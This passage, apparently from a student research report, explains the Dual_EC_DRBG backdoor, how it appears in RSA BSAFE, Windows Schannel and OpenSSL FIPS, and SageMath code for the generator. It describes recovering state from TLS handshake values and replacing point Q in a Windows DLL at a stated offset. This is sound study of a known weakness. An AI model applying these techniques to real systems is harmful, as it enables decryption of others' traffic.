

1 Research

1.1 Dual_EC_DRBG

Dual Elliptic Curve Deterministic Random Bit Generator (Dual_EC_DRBG) is an algorithm based on elliptic curve cryptography to generate a random bit stream designed by NSA [NIST SP 800-90A]. Its security relies on the mathematics of the elliptic curve discrete logarithm problem (ECDLP) where given points P and Q on an elliptic curve of order n , finding a such that $Q = aP$ is hard. It was standardised in NIST SP 800-90A, ANSI X9.82 and ISO 18031.




Figure 1: Dual_EC_DRBG [xx]

Notation:

$x(A)$ is the x-coordinate of the point A on the curve given in affine coordinates.

$\varphi(x)$ maps field elements to non-negative integers, taking the bit vector representation of a field element and interpreting it as the binary expansion of an integer.

$*$ is the symbol representing scalar multiplication of a point on the curve.

NIST Special Publication 800-90A January 2012 by Elaine Barker and John Kelsey provides the specifications of an elliptic curve and two points P and Q on the elliptic curve for Dual_EC_DRBG as in figure 1. To ensure the desired security strength and certification under the Federal Information Processing Standard (FIPS) Publication 140, applications must use an appropriate elliptic curve and points on one of the NIST approved curves including Curve P-256, Curve P-384 and Curve P-521. In this project, Curve P-256 is used with associated points and constants as follows.

The NIST approved curves is given by the equation:

$$y^2 = x^3 - 3x + b \pmod{p} \quad (1)$$

Notation:

p - Order of the field F_p , given in decimal

n - Order of the Elliptic Curve Group, in decimal

a - (-3) in the above equation

b - Coefficient above

The x and y coordinates of the base point, i.e., generator G , are the same as for the point P .

Curve P-256

```

p = 11579208921035624876269744694940757353008614\
3415290314195533631308867097853951

n = 11579208921035624876269744694940757352999695\
5224135760342422259061068512044369

b = 5ac635d8 aa3a93e7 b3ebbd55 769886bc 651d06b0 cc53b0f6 3bce3c3e 27d2604b

Px = 6b17d1f2 e12c4247 f8bce6e5 63a440f2 77037d81 2deb33a0 f4a13945 d898c296

Py = 4fe342e2 fe1a7f9b 8ee7eb4a 7c0f9e16 2bce3357 6b315ece cbb64068 37bf51f5

Qx = c97445f4 5cdef9f0 d3e05e1e 585fc297 235b82b5 be8ff3ef ca67c598 52018192

Qy = b28ef557 ba31dfcb dd21ac46 e2a91e3c 304f44cb 87058ada 2cb81515 1e610046

```

1.2 Dual_EC_DRBG algorithms and backdoor




Figure 2: General schematic of a state-based PRNG with functions f and g [xx].

In this section the mathematical algorithms of Dual_EC_DRBG including general schematic, basic Dual_EC_DRBG without additional input, Dual_EC_DRBG version 2006 and 2007 with additional input according to NIST SP 800-90A with their relevant state-based diagrams will be described. Following each version of Dual_EC_DRBG, the details of how the related backdoor works will also be explained.

1.2.1 State-based PRNG

To understand how Dual_EC_DRBG works, it is important to realise a general schematic of a state-based pseudorandom number generator (PRNG) as described by Daniel J. Bernstein, Tanja Lange, and Ruben Niederhagen [xx].

From figure 2, an internal state s_i maintained in the PRNG begins with the initial state s_0 which is initialised from an entropy source. When some random bits are requested from the PRNG, the internal state is updated from the initial state s_0 to s_1 using function f , $s_1 = f(s_0)$. After that the PRNG compute the output random bits r_1 using another function g , $r_1 = g(s_1)$. If more random bits are requested, the internal state s_1 is updated again to s_2

using function f , $s_2 = f(s_1)$ and output r_2 using function g , $r_2 = g(s_2)$. Then some bits of r_2 are appended to r_1 . The process is continued repeatedly until a certain number of requested random bits is satisfied.

It can be seen that the knowledge of an internal state s_i can be used to compute the following states s_{i+1}, s_{i+2}, \dots and finally all output $r_i, r_{i+1}, r_{i+2}, \dots$. For this reason, a state-based pseudorandom number generator (PRNG) is secure as long as the internal state is kept secret and cannot be derived from any output. Hence, function g must be a one-way function without a backdoor so that the attacker are not able to compute the internal state of the PRNG from the output.




Figure 3: Basic Dual_EC_DRBG algorithm without additional input [xx]

1.2.2 Basic Dual_EC_DRBG

The basic DUAL_EC_DRBG algorithm [xx] follows the the general schematic of a state-based PRNG in the previous section. The algorithm uses points P and Q on the standard NIST P-256 elliptic curve which the internal state is a 256-bit integer s_i . From figure 3, the internal state is updated from the initial state s_0 to s_1 using function f , $f(s_0) = s_1 = x(s_0P)$, which is the x-coordinate of the s_0 th multiple of P on an elliptic curve. Then random bits r_1 is derived using function g , $g(s_1) = r_1 = x(s_1Q)$, which is the x-coordinate of the s_1 th multiple of Q on an elliptic curve. Finally, the most significant 16 bits of r_1 are discarded and outputs 30-byte random bits. In case of more than 30 bytes are required, the process will repeat and concatenate the output bits like r_2 and r_3 .

It can be seen that the internal state is large enough (256-bit integer), hence, both functions f and g above are cryptographically secure one-way function because it is infeasible to solve the elliptic discrete-logarithm problem (ECDLP), to compute the internal state s_i given either s_iP and P or s_iQ and Q .

1.2.3 Basic Dual_EC_DRBG backdoor

The backdoor is the knowledge of a random secret integer d by the attacker who controls the initialisation of points P and Q such that $P = dQ$ or $Q = eP$ where $d = e^{-1} \pmod{n}$ and n is the order of P [Shumow, Ferguson 2007]. If the random output r_1 in figure 2 is known by the attacker, for example from a public nonce, he can recompute point $R = (x_{r_1}, y_{r_1}) = s_1Q$. A 32-byte x-coordinate x_{r_1} is obtained by concatenating 2^{16} possibilities of the discarded most significant 2 bytes with 30 bytes of r_1 . The corresponding 32-byte y-coordinate y_{r_1} is computed by assigning x_{r_1} to equation 1. After that $dR = ds_1Q = s_1dQ = s_1P$ can be derived to obtain the candidates of internal state $s_2 = x(s_1P)$. If the random output r_2 is also

known by the attacker, he can find the correct internal state by predicting the next random output bits using each candidate and comparing with r_2 . Therefore, the attacker learns the next internal state and can reproduce all the following output.




Figure 4: Dual_EC_DRBG algorithm version 2006 with additional input [xx]

1.2.4 Dual_EC_DRBG version 2006

In the June 2006 release of NIST SP 800-90A, the internal state of DUAL_EC_DRBG can be refreshed with some high-entropy additional input. From figure 4 the initial state s_0 is bitwise xor'ed with the hash of additional input $adin_0$ using one of the appropriate hash functions specified in Table 4: Definitions for the Dual_EC_DRBG in NIST SP 800-90A for example SHA-1, SHA-224, SHA-512/224, SHA-256, SHA-512/256, SHA-384 and SHA-512 for Curve P-256 to get the seedlen-bit unsigned integer t_0 . This intermediate value is used to multiply with point P and derive the next internal state s_1 . Finally the random bits r_1 is computed from $r_1 = x(s_1Q)$ while the most significant 2 bytes are discarded.

In case of more than 30 bytes of random bits are requested, the current internal state s_1 is again refreshed by being bitwise xor'ed with the hash of next additional input $adin_1$ to obtain t_1, s_2 and r_2 as the previous steps. To compute the next 30 bytes of random bits, the next internal state s_3 can be directly determined from s_2 , $s_3 = x(s_2P)$ and so on until the output random bits satisfy the number of bytes requested. However, when the random bits are asked for again, the internal state s_3 needs to be bitwise xor'ed with the hash of another additional input $adin_3$.

1.2.5 Dual_EC_DRBG version 2006 backdoor

It can be seen that even though the attacker observes r_1 , he can no longer use the backdoor computation as described before to work out the next internal state s_2 . However, if more than 30 bytes of random bits are requested and the attacker knows the random output r_2 and r_3 , he can recompute point $R = (x_{r_2}, y_{r_2}) = s_2Q$. After that $dR = ds_2Q = s_2dQ = s_2P$ can be derived to obtain the candidates of internal state $s_3 = x(s_2P)$. Then he can find the correct internal state by predicting the next random output bits using each candidate and comparing with r_3 .

Therefore, the additional input does not only limit the backdoor but also slow down the attacker because even the attacker can find out the internal state s_3 , he still need to guess the high entropy additional input $adin_3$ to predict the following random output.




Figure 5: Dual_EC_DRBG algorithm version 2007 with additional input [xx]

1.2.6 Dual_EC_DRBG version 2007

In March 2007, NIST SP 800-90A was revised to require an additional update of the internal state at the end of each random bit invocation. From figure 5, the internal state s_1 is updated into the next internal state s_2 , $s_2 = x(s_1P)$, after being used to generate the random bits r_1 , $r_1 = x(s_1Q)$. The reason for this revision was to provide "backtracking resistance" or "forward secrecy" where the attacker will not be able to recompute earlier random numbers [xx]. The attacker who knows the current state cannot recompute the current random output because the internal state has already been updated, s_1 is replaced with s_2 .

1.2.7 Dual_EC_DRBG version 2007 backdoor

Because of the additional update of the internal state, the attacker who only has 30 bytes of random bits can have the knowledge of the internal state. Given r_1 , point R can be derived as $R = (x_{r_1}, y_{r_1}) = s_1Q$ then $dR = ds_1Q = s_1dQ = s_1P$ and finally obtains the internal state s_2 as $s_2 = x(s_1P)$. However, like version 2006 the attacker still need to guess the high entropy additional input $adin_2$ to predict the following random output.

1.3 Use of Dual_EC_DRBG

In NIST official website [xx] (last update: 12/4/2015), the DRBG validation list shows the implementations that have been validated as conforming to the Deterministic Random Bit Generator (DRBG) Algorithm, as specified in NIST SP 800-90A, Recommendation for Random Number Generation Using Deterministic Random Bit Generators. From 984 validation no., there are 82 implementations that include Dual_EC_DRBG as their random bit generator. In this project, RSA BSAFE will be briefly discussed followed by investigation of Windows Schannel and OpenSSL FIPS Object Module implementation.

Thank you for contacting EMC. An EMC Sales Specialist will be with you shortly.

[Privacy Policy](#)

You are now chatting with 'Patrick'.

Bancha: Hello

Patrick: Hi Bancha!

Patrick: Welcome to RSA Sales Chat. How can I help you today?

Bancha: I'm a msc student

Bancha: I'm doing my research on RSA BSAFE

Bancha: Can I download this product for trial or education purpose?

Patrick: Thank you again for reaching out to RSA! To help our customers keep up with today's threat landscape, RSA has shifted its focus from encryption and tokenization to our Advanced Network and Endpoint Monitoring & Analysis; Identity & Access Management; Governance, Risk, & Compliance; and Fraud Prevention solutions. As a result we are no longer taking on new customers for our BSAFE and Data Protection Manager products. Apologies for the confusion, this is a relatively new change in our approach to security and we are still in the process of updating our website's content.

Patrick: I'm sorry I cannot be of more assistance Bancha.

Patrick: Have a nice day.

Patrick: Thank you so much for chatting. Please take a moment at the end of this chat to complete a brief survey. We value your feedback.

Thank you for chatting with us. Please click the "End Chat" button on the top right of the chat window to tell us how we did today.

You are not currently connected to a chat representative.

You are not currently connected to a chat representative.

Figure 6: Live Chat with RSA

1.3.1 RSA BSAFE

RSA BSAFE is a FIPS 140-2 validated cryptography toolkits developed by RSA Security. It offers developers the tools to add privacy and authentication features to their applications [xx]. There are two main families including RSA BSAFE CRYPTO-C and RSA BSAFE CRYPTO-Java. They are both designed to provide the security tools for a wide range of applications, such as digitally signed electronic forms, virus detection, or virtual private networks. However, from the conversation with EMC Sales Specialist on 28 June 2016 in figure 6 and RSA Product Version Life Cycle website RSA is no longer taking on new customers for RSA BSAFE and its Extended Opportunity Programs and Services (EOPS) will end in January 2017 for both RSA BSAFE CRYPTO-C and RSA BSAFE CRYPTO-Java. However, it is still worthwhile to study RSA BSAFE because it enabled Dual_EC_DRBG as a default DRBG from 2004 to 2013 [xx].

A paper "On the practical exploitability of Dual EC in TLS implementations" [xx] explains how RSA BSAFE uses Dual_EC_DRBG in the TLS implementation. To begin with RSA BSAFE CRYPTO-C version 1.1, it still does not support elliptic curve cryptography so that it uses the preferred cipher suites including TLS_DHE_DSS_WITH_AES_128_CBC_SHA and TLS_DHE_RSA_WITH_AES_128_CBC_SHA. During TLS handshake, it generates a 32-byte session ID, a 28-byte server random, a 20-byte ephemeral Diffie-Hellman (DH) secret key and a 20-byte nonce when using DSA respectively. The DH parameters and the server's public key are signed with the server's RSA or DSA certificate and the session ID, server random, public key, and signature are sent in the ServerHello message to the client.

While RSA BSAFE-Java version 1.1 already supports elliptic curve cryptography and uses the cipher suite TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256. The values generated by Dual_EC_DRBG in this cases are a 28-byte server random, a 32-byte ECDHE secret key and a 32-byte ECDSA nonce in order.

Because both RSA BSAFE CRYPTO-C and RSA BSAFE CRYPTO-Java do not cache unused output bytes and Dual_EC_DRBG does not refresh the internal state with additional input by default, a passive network attacker can easily use the basic backdoor attack as explained in the previous section to recover the internal state. Then he can reproduce all the following random output such as DHE or ECDHE secret key, DSA or ECDSA nonce and finally recompute the session keys and the server's long-lived DSA secret key.

1.3.2 Windows Schannel

Secure Channel, also known as Schannel, is a security component comprising a set of security protocols that provide identity authentication and secure, private communication through encryption [xx]. Schannel is available in the Windows operating system since Windows 2000 and most commonly used for TLS on Microsoft's Internet Information Services (IIS) server and Internet Explorer (IE). It uses Microsoft's FIPS 140-2 validated Cryptography Next Generation (CNG) API which includes Dual_EC_DRBG as one of algorithm identifiers. Dual_EC_DRBG is distributed with Windows Vista, 7 and 8, Windows Server 2008 and 2012, though it is not enabled by default.

```
NTSTATUS WINAPI BCryptGenRandom(
    _Inout_ BCRYPT_ALG_HANDLE hAlgorithm,
    _Inout_ PUCCHAR          pbBuffer,
    _In_     ULONG           cbBuffer,
    _In_     ULONG           dwFlags
);
```

Figure 7: BCryptGenRandom function




Figure 8: Windows random number generator registry

To use Dual_EC_DRBG as a pseudorandom number generator, an application calls the BCryptGenRandom function included in schannel.dll and specifies the pszAlgId attribute of the hAlgorithm parameter with BCRYPT_RNG_DUAL_EC_ALGORITHM value. Otherwise, Dual_EC_DRBG can be set to default by browsing through Windows Registry Editor in the `\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Cryptography\Configuration\Local\Default\00000006` path as in figure 8 and reordering the list of algorithms in the Functions registry. It can be seen that DUALECRNG is the least preference pseudorandom generator by default while RNG is the random number generator based on the AES counter mode specified in the NIST SP 800-90 standard.




Figure 9: Reverse engineering of DualEcRng_Generate function in bcryptprimitives.dll




Figure 10: point Q in bcryptprimitives.dll

When Schannel performs an ECDHE in TLS handshake, it requests random bytes from the BCryptGenRandom function in a different order than RSA BSAFE: a 32-byte session ID, a 40-byte ephemeral private key, a 32-byte irrelevant random, a 28-byte ServerHello nonce, and a 32-byte signature for ECDSA. When perform reverse engineering bcryptprimitives.dll as in figure 9 and 10, it is found that Dual_EC_DRBG does not refresh the internal state with additional input and point Q from NIST SP 800-90A is located from offset 0003F390 to 0003F3C0. It can be replaced by a custom point Q using the hex editor tool. Furthermore, the study of function called MSCryptDualECGen [xx] indicates that bcryptprimitives.dll implements Dual_EC_DRBG with the final update step at the end of each call but the result does not replace the internal state appearing to perform like Dual_EC_DRBG version 2006 by ignoring the result of the final update step. Besides, a 32-bit session ID of Schannel is different from RSA BSAFE because it replaces the first four byte with the fingerprint $v' = v \bmod \text{CACHE_LEN}$, where v is an unsigned integer of the original first four byte and

CACHE_LEN is fixed at 20,000.

For this reason, the basic attack can be performed using the server random in the previous handshake or the session ID in a current handshake message to recover the ECDHE private key. However, it is necessary to recompute the first four bytes which are substituted with the fingerprint. The result can be checked by generating the next 40 bytes of a private key, computing the corresponding public key and comparing against the value in the ServerKeyExchange message.

1.3.3 OpenSSL FIPS Object Module

From OpenSSL FIPS Object Module v2.0 User Guide , OpenSSL FIPS Object Module is a software component intended for use with the OpenSSL cryptographic library and toolkit. It is designed to meet the requirements for validation under the FIPS 140-2 computer security standard by the National Institute of Standards and Technology's (NIST) Cryptographic Module Validation Program (CMVP) [xx]. The FIPS Object Module provides an API for invocation of FIPS approved cryptographic functions from calling applications, and is designed for use in conjunction with standard OpenSSL 1.0.1 and 1.0.2 distributions. In this project the OpenSSL FIPS Object Module version 2.0.5 and OpenSSL 1.0.1e are used in the implementation section.

```
#ifndef OPENSSL_DRBG_DEFAULT_TYPE
#define OPENSSL_DRBG_DEFAULT_TYPE  NID_aes_256_ctr
#endif
#ifndef OPENSSL_DRBG_DEFAULT_FLAGS
#define OPENSSL_DRBG_DEFAULT_FLAGS  DRBG_FLAG_CTR_USE_DF
#endif

static int fips_drbg_type = OPENSSL_DRBG_DEFAULT_TYPE;
static int fips_drbg_flags = OPENSSL_DRBG_DEFAULT_FLAGS;

void RAND_set_fips_drbg_type(int type, int flags)
{
    fips_drbg_type = type;
    fips_drbg_flags = flags;
}
```

Figure 11: RAND_set_fips_drbg_type function in rand.lib.c

Dual_EC_DRBG is one of the pseudorandom number generators provided in the FIPS Object Module 2.0 until version 2.0.5. Even though it is not the default PRNG, it can be manually enabled through an API call at run time using the RAND_set_fips_drbg_type function in rand.lib.c or specify to OPENSSL_DRBG_DEFAULT_TYPE macro at installation time as in figure 10 to override the default OpenSSL PRNG, NID_aes_256_ctr (256-bit AES encryption with counter mode).




Figure 12: Dual_EC_DRBG

The OpenSSL version 1.0.1.e used in this project supports TLS 1.2 and its preferred cipher suites use ECDHE key exchange with either RSA or ECDSA signatures as described in the previous section. It follows the standard ECDHE based on NIST SP 800-90A, as in figure 11 it generates a 32-byte session ID, a 28-byte server random, a 32-byte ECDHE ephemeral private key, and optionally a 32-byte ECDSA nonce respectively. In addition, it can be seen that the implementation of Dual_EC_DRBG in OpenSSL does not cache unused random bytes but it refreshes the internal states with additional input. The additional input string is constructed from time in seconds, time in microseconds, counter and process id [xx].

$$adin = (time\ in\ secs \ ||\ time\ in\ \mu secs \ ||\ counter \ ||\ pid) \quad (2)$$

Each of them is 4 bytes in length resulting 16-byte additional input string. The time fields are obtained from the system time while the counter starts at 0 and increments with each call and finally the pid is the process id of OpenSSL running. The hash of additional input is computed using the appropriate hash function and bitwise xor'ed with the internal state as explained in Dual_EC_DRBG version 2007 section.

The attacker who observes a 32-byte session ID in a Server Hello message during TLS handshake can perform the basic attack to recover the internal state s_2 . After that he has to update the internal state to s_3 as specified in Dual_EC_DRBG version 2007, guesses the additional input $adin_2$, reproduce a server random and so on until he obtains an ECDHE private key. The details will be demonstrated in the implementation section.

2 Implementation

In this project, Dual_EC_DRBG is implemented in two parts, namely, SageMath programs and attack TLS on OpenSSL. The first implementation in SageMath programs is to realise a proof of concept of how Dual_EC_DRBG works on basic Dual_EC_DRBG without additional input, Dual_EC_DRBG version 2006 and 2007 with additional input according to NIST SP 800-90A. After that the attack is carried out on each case by replacing point Q with a recomputed one to demonstrate how Dual_EC_DRBG backdoor works. The second implementation is to put the same backdoor on OpenSSL FIPS, learn an ECDHE server private key, reproduce TLS premaster secret key and decrypt TLS packets.

2.1 SageMath programs

The implementation in SageMath programs is based on NIST SP 800-90A specifications and the diagrams in figure 3 to 5 consisting of 6 SageMath worksheets (.sagews) as follows.

```
Dual_EC_DRBG_basic.sagews  
  
Dual_EC_DRBG_basic_with_backdoor.sagews  
  
Dual_EC_DRBG_2006.sagews  
  
Dual_EC_DRBG_2006_with_backdoor.sagews  
  
Dual_EC_DRBG_2007.sagews  
  
Dual_EC_DRBG_2007_with_backdoor.sagews
```

2.1.1 Dual_EC_DRBG_basic.sagews

This SageMath program is designed to realise the basic Dual_EC_DRBG algorithm in figure 3 in Python code and demonstrate how to generate random bits without additional input.

```
#Curve P-256  
p = 115792089210356248762697446949407573530086143415290314195533631308867097853951;  
n = 11579208921035624876269744694940757352999695522413576034242259061068512044369;  
b = 0x5ac635d8aa3a93e7b3ebbd55769886bc651d06b0cc53b0f63bce3c3e27d2604b;  
Px = 0x6b17d1f2e12c4247f8bce6e563a440f277037d812deb33a0f4a13945d898c296;  
Py = 0x4fe342e2fe1a7f9b8ee7eb4a7c0f9e162bce33576b315ececbb6406837bf51f5;  
Qx = 0xc97445f45cdef9f0d3e05e1e585fc297235b82b5be8ff3efca67c59852018192;  
Qy = 0xb28ef557ba31dfcbbd21ac46e2a91e3c304f44cb87058ada2cb815151e610046;  
  
# y^2 = x^3 - 3*x + b (mod p)  
curve = EllipticCurve(GF(p), [0, 0, 0, -3, b]);  
print curve;  
  
P = curve(Px, Py);  
Q = curve(Qx, Qy);
```

Figure 13: Curve P-256 initialisation

In figure 12, it shows how to initialise the elliptic curve using the values specified in NIST SP 800-90A including p, n, a, b in equation 1 and obtain points P and Q on the curve using Px, Py, Qx , and Qy given in the standard.

```

def Dual_EC_DRBG(P, Q, h_adin=0, s_0=None):

    global s_i;

    if(s_0 == None):
        s_0 = int(floor((2^16-1)*random()));

    if(s_i == None):
        s_i = s_0;

    t_i = s_i ^^ h_adin;
    s_i = (t_i*P)[0].lift();
    r_i = (s_i*Q)[0].lift();
    r_i = r_i & bitmask;

    return r_i;

```

Figure 14: Dual_EC_DRBG random bit generator

The function in figure 13 illustrates the generation of random bits from the internal state s_i and points P and Q . To begin with, the initial state s_0 is chosen at random and used as the internal state to compute the next internal state by multiplying with point P which is then multiplied with point Q to derive the random bits r_i . Finally the random bits r_i is bitwise AND'ed with the defined bitmask ($2^{30 \times 8} - 1$) to discard the most significant two bytes and output 30 bytes for each block. In this case there is no additional input and it remains 0, hence, it does not affect the internal state. Note that $(t_i * P)[0]$ means $x(t_i * P)$, the x-coordinate of multiplication between t_i and P on the curve P-256. While $\text{lift}()$ means $\varphi(x)$, mapping field elements to non-negative integers, taking the bit vector representation of a field element and interpreting it as the binary expansion of an integer.

```

Elliptic Curve defined by y^2 = x^3 + 11579208921035624876269744694940757353008614341529
P = (48439561293906451759052585252797914202762949526041747995844080717082404635286 : 36
Q = (91120319633256209954638481795610364441930342474826146651283703640232629993874 : 80
CPU time: 0.05 s, Wall time: 0.05 s
r1 = 93cba8210bdb0a8712f5007ac7a6a737d1b649075d61e64eb200d27e7787ac8e

```

Figure 15: Basic Dual_EC_DRBG algorithm result

